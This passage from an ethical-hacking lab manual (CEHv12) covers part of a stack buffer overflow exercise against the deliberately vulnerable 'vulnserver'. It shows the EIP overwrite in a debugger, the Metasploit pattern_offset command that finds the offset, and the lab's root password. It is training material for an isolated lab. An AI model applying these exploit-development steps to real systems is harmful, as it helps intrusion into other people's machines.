
Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.



82. Click **CEHv12 Windows 11** switch to the **Windows 11** machine.

83. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

84. Note down the random bytes in the EIP and find the offset of those bytes.



85. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.


86. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

87. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

88. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

89. Now, type **cd** and press **Enter** to jump to the root directory.



90. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337** and press **Enter**.

Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), **-q**: offset value (here, **386F4337** identified in the previous step).

Note: The byte length might differ in your lab environment.

91. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled 'Parrot Terminal' is open, showing the following command-line session:

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
[root@parrot]~[-]
└─#
```

The terminal also displays a 'README' file with some text and a license.

In the background, there's a dark-themed desktop environment with icons for Trash, Scripts, and a file named 'lets-tools on 10.10.1.11'. The taskbar at the bottom shows several open windows, including 'Menu', './findoff.py - Parrot Te...', and '/usr/share/metasploit-f...'. The status bar at the bottom right shows the date and time: 'Mon Apr 4, 09:34'.

92. Close the **Terminal** window.

93. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.


94. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

